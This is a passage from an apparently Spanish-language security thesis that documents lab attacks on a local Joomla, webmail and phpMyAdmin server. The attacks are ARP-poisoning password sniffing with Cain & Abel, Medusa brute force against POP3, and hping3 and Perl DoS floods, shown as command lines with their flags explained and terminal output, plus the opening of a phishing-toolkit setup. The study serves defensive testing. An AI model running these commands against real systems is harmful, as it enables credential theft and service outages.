


Elaborado por: Javier Salinas

Resultados obtenidos

En el resultado del monitoreo aplicado a través de Wireshark, se verifica el envío del paquete **SYN** desde el equipo atacante, y se recibió un paquete **ACK**, permitiendo el análisis del protocolo e incluso la página de inicio de **Joomla**, alojada en **Apache2**, tal como muestra la Figura 52.

Figura 52: Monitoreo de eventos con Wireshark




Elaborado por: Javier Salinas

4.1.3 Ataque de hombre en el medio

4.1.3.1 Ataque con Cain & Abel

La aplicación permitió capturar claves de acceso de servicios web generadas desde un cliente de la red. La Figura 53 muestra el ataque de envenenamiento ARP efectuado para interceptar los datos generados hacia el servidor.

Figura 53: Descubrimiento de contraseñas de acceso web.



The screenshot shows the main interface of Cain & Abel. The 'Sniffer' module is active, displaying a table of captured data. The table has columns for Timestamp, HTTP server, Client, Username, Password, and URL. Three rows of data are visible, with the Username and Password columns circled in red. The first row shows a login attempt for 'asanchez' on Joomla!. The second row shows a login attempt for 'jsalinas' on Joomla!. The third row shows a login attempt for 'joomla' on phpmyadmin.

Timestamp	HTTP server	Client	Username	Password	URL
26/04/2013 - 00:12:29	192.168.1.200	192.168.1.163	asanchez	asanchez	http://192.168.1.200/joomla/
26/04/2013 - 00:13:05	192.168.1.200	192.168.1.162	jsalinas	jsalinas	http://192.168.1.200/webmail/src/login.php
26/04/2013 - 00:18:07	192.168.1.200	192.168.1.163	joomla	1234	http://192.168.1.200/phpmyadmin/

Elaborado por: Javier Salinas


Resultados obtenidos

El módulo *sniffer*, permitió identificar las comunicaciones y peticiones de servicios a través de la tarjeta de red desde un cliente. En la Figura 4.6 se visualizan las siguientes conexiones detectadas:

- Desde el equipo **192.168.1.163**, se accede al sitio web **http://192.168.1.200/phpmyadmin/**, con el usuario **asanchez** y la contraseña **asanchez**, para acceder a la administración de la base de datos de MySQL.

Por su parte, utilizando Wireshark, se verificaron los eventos suscitados en el servidor, repitiendo el envío de paquetes SYN, obteniendo como respuesta un ACK, a la vez se capturó los datos pertenecientes al servicio *PhpmyAdmin*, tal como se muestra en la Figura 54.


Figura 54: Monitoreo Wireshark de eventos al servicio *PhpmyAdmin*



Elaborado por: Javier Salinas

De la misma manera se detectaron eventos por medio de Wireshark, en el cual, se identifica el acceso al servidor de correo electrónico desde el cliente *192.168.1.162/webmail*. Se puede apreciar en la Figura 55 los datos que han sido ingresados y verificados desde el servidor para su validación.

Figura 55: Monitoreo Wireshark de eventos al servicio *Email*



Elaborado por: Javier Salinas

4.4 Ataques de fuerza bruta

4.4.1 Ataques con Medusa

Esta aplicación permitió realizar ataques de fuerza bruta basada en un diccionario de palabras.

En la Figura 56 se muestra la ejecución de la aplicación *Medusa* sobre el servidor 192.168.1.200, la cual, intenta identificar a través del protocolo Pop3 al usuario *jsalinas*. Los comandos implementados en para el análisis se describen a continuación:

-F.- Detiene el ataque al encontrar una contraseña valida.


-h.- El host víctima.

-u.- El usuario al cual se desea hacer el ataque.

-P.- Ubicación del diccionario.

-M.- El modulo que se desea emplear (sin la extensión .mod).

Figura 56: Detalle de ataque a través de Medusa



```
root@ubuntu-desktop: /home/ubuntu-desktop
root@ubuntu-desktop: /home/ubuntu-desktop x root@ubuntu-desktop: /home/ubuntu-desktop x
ACCOUNT FOUND: [pop3] Host: 192.168.1.200 User: jsalinas Password: jsalinas [SUCCESS]
root@ubuntu-desktop: /home/ubuntu-desktop# medusa -F -h 192.168.1.200 -u jsalinas
-P pass.txt -M pop3
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>


ACCOUNT CHECK: [pop3] Host: 192.168.1.200 (1 of 1, 0 complete) User: jsalinas (1
of 1, 0 complete) Password: reujSeid (1 of 55706 complete)
ACCOUNT CHECK: [pop3] Host: 192.168.1.200 (1 of 1, 0 complete) User: jsalinas (1
of 1, 0 complete) Password: TuajMak% (2 of 55706 complete)
ACCOUNT CHECK: [pop3] Host: 192.168.1.200 (1 of 1, 0 complete) User: jsalinas (1
of 1, 0 complete) Password: JopIdd! (3 of 55706 complete)
ACCOUNT CHECK: [pop3] Host: 192.168.1.200 (1 of 1, 0 complete) User: jsalinas (1
of 1, 0 complete) Password: uchJiHab (4 of 55706 complete)
ACCOUNT CHECK: [pop3] Host: 192.168.1.200 (1 of 1, 0 complete) User: jsalinas (1
of 1, 0 complete) Password: OvMunt* (5 of 55706 complete)
ACCOUNT CHECK: [pop3] Host: 192.168.1.200 (1 of 1, 0 complete) User: jsalinas (1
of 1, 0 complete) Password: ULAyRyer (6 of 55706 complete)
ACCOUNT CHECK: [pop3] Host: 192.168.1.200 (1 of 1, 0 complete) User: jsalinas (1
of 1, 0 complete) Password: jsalinas (7 of 55706 complete)
ACCOUNT FOUND: [pop3] Host: 192.168.1.200 User: jsalinas Password: jsalinas [SUCCESS]
root@ubuntu-desktop: /home/ubuntu-desktop#
```

Elaborado por: Javier Salinas

Resultados obtenidos

En el monitoreo aplicado en el servidor 192.168.1.200 con Wireshark, se puede identificar los intentos que se ejecutan desde el equipo atacante con las contraseñas generadas aleatoriamente, como por ejemplo, al intentar validar una contraseña falsa (*ulayRyer*), el Protocolo Pop3 deniega el acceso con un error *Login Failed*, en el siguiente intento se valida la contraseña *jsalinas* y el Protocolo Pop3 permite el acceso generando la siguiente notificación *OK Password Required*, como muestra la Figura 57.

Figura 57: Detalle de ataque a través de Medusa



Elaborado por: Javier Salinas

4.5 Ataques de denegación de servicio (DoS)

Para la generación de ataques de denegación de servicios se ejecutaron varias herramientas de manera simultánea: *Hping3*, *Perl* y *Net Tools 5*, con el propósito de saturar el servicio Web.

4.5.1 Ataques con Hping3

Para la ejecución del ataque se ingresó el comando `sudo hping3 -p 80 -S -- flood 192.168.1.200 -d 50000`, tal como se muestra en la Figura 58.

Se describe el comando aplicado a continuación:


-p.- Se especifica el puerto que se va a saturar.

-S.- Activa el Flag SYN.

--flood.- Indica a hping que envíe los paquetes a la máxima velocidad posible.

-d.- Se establece el tamaño del cuerpo del paquete (bytes).

Figura 58: Comando de ejecución Hping3



```
root@ubuntu-desktop: /home/ubuntu-desktop
ubuntu-desktop@ubuntu-desktop:~$ sudo su
[sudo] password for ubuntu-desktop:
root@ubuntu-desktop: /home/ubuntu-desktop# sudo hping3 -p 80 -S --flood 192.168.1.200 -d 5000
HPING 192.168.1.200 (eth0 192.168.1.200): S set, 40 headers + 5000 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.200 hping statistic ---
523 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@ubuntu-desktop: /home/ubuntu-desktop# sudo hping3 -p 80 -S --flood 192.168.1.200 -d 50000^M
^C
root@ubuntu-desktop: /home/ubuntu-desktop# sudo hping3 -p 80 -S --flood 192.168.1.200 -d 50000
HPING 192.168.1.200 (eth0 192.168.1.200): S set, 40 headers + 50000 data bytes
hping in flood mode, no replies will be shown
```

Elaborado por: Javier Salinas

4.5.2 Ataques con Perl

Previo a la ejecución del ataque, fue necesario descargar un script escrito en lenguaje C, en donde está generada la sentencia de saturación al servicio Web a través del puerto 80.

El comando que se implementó fue *perl Ddos.pl -dns 192.168.1.200 -port 80*, tal como se muestra en la Figura 59.


Se describe el comando aplicado a continuación:

Ddos.pl.- Contiene el script generado en Perl para la aplicación del ataque.

-dns.- Se especifica la dirección *IP* del equipo atacado.

-port.- Indica el puerto que se intentará saturar.

Figura 59: Comando de ejecución Perl



```
root@ubuntu-desktop: /home/ubuntu-desktop/Descargas
root@ubuntu-desktop: /home/ubuntu-desktop/Descargas
FOCA_3-2-2.zip nagioscore-3-en.pdf slowhttptest-1.5
root@ubuntu-desktop: /home/ubuntu-desktop/Descargas# perl Ddos.pl -dns 192.168.1.200 - port 80
Attack Ddos by Mr.Kirikou : Moroccan Kingdom Attack
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.1.200:80 every 100 seconds with 1000 sockets:
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
```


Elaborado por: Javier Salinas

4.5.3 Ataques con Net Tools 5

Dentro de las múltiples aplicaciones que maneja *Net Tools 5*, se seleccionó la herramienta *Mass Visit Website*, que aplicará una masiva visita al sitio web especificado, tal como muestra la Figura 60.

Dentro de la aplicación, se ingresó la dirección web del servidor local, *http://192.168.1.200/joomla*, y además, la velocidad de concurrencia en el intento de las visitas.

Figura 60: Ejecución de herramienta Mass Visit Website




Elaborado por: Javier Salinas

Resultados obtenidos

El monitoreo aplicado con Wireshark en el servidor, indicó la acumulación de paquetes que ingresaban de manera reiterada, intentando acceder al protocolo HTTP y saturar su servicio, tal como se muestra en la Figura 61.

Figura 61: Monitoreo Wireshark de Protocolo HTTP.



Elaborado por: Javier Salinas

Se puede apreciar el error **408 REQUEST TIME-OUT**, que involucra la sobrecarga de sistema en el servidor, e impidiendo mostrar el servicio requerido.

En la Figura 62 se muestra el intento de acceso del cliente WIN-XP, a través del navegador web Internet Explorer, en donde muestra una alerta de **Operación Anulada**, denegando el acceso Web.


Figura 62: Error al acceder al Sitio Web desde un cliente Windows



Elaborado por: Javier Salinas

En la Figura 63 se visualiza la alerta desplegada en el navegador Web del cliente Ubuntu-Desktop, haciendo referencia a que un script de la página se encuentra ocupado o ha dejado de responder.


Figura 63: Error al acceder al Sitio Web desde un cliente Ubuntu



Elaborado por: Javier Salinas

En la Figura 64 al intentar acceder nuevamente desde el cliente Win-XP, se despliega un error de secuencia de comandos de la página, desconectando el acceso al sitio Web solicitado.

Figura 64: Mensaje de Error al acceder al Sitio desde un cliente Windows




Elaborado por: Javier Salinas

4.5.4 Ataques a la web Phishing

4.5.4.1 Backtrack

Al iniciar Backtrack, fue necesario realizar cambios en el archivo *set_config*, para realizar modificaciones que permitan ejecutar los ataques específicos, en la Figura 65 se muestra la ruta del archivo.

Figura 65: Ruta de archivo de configuración de la herramienta SET




```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# nano /pentest/exploits/set/config/set_config
```

Elaborado por: Javier Salinas

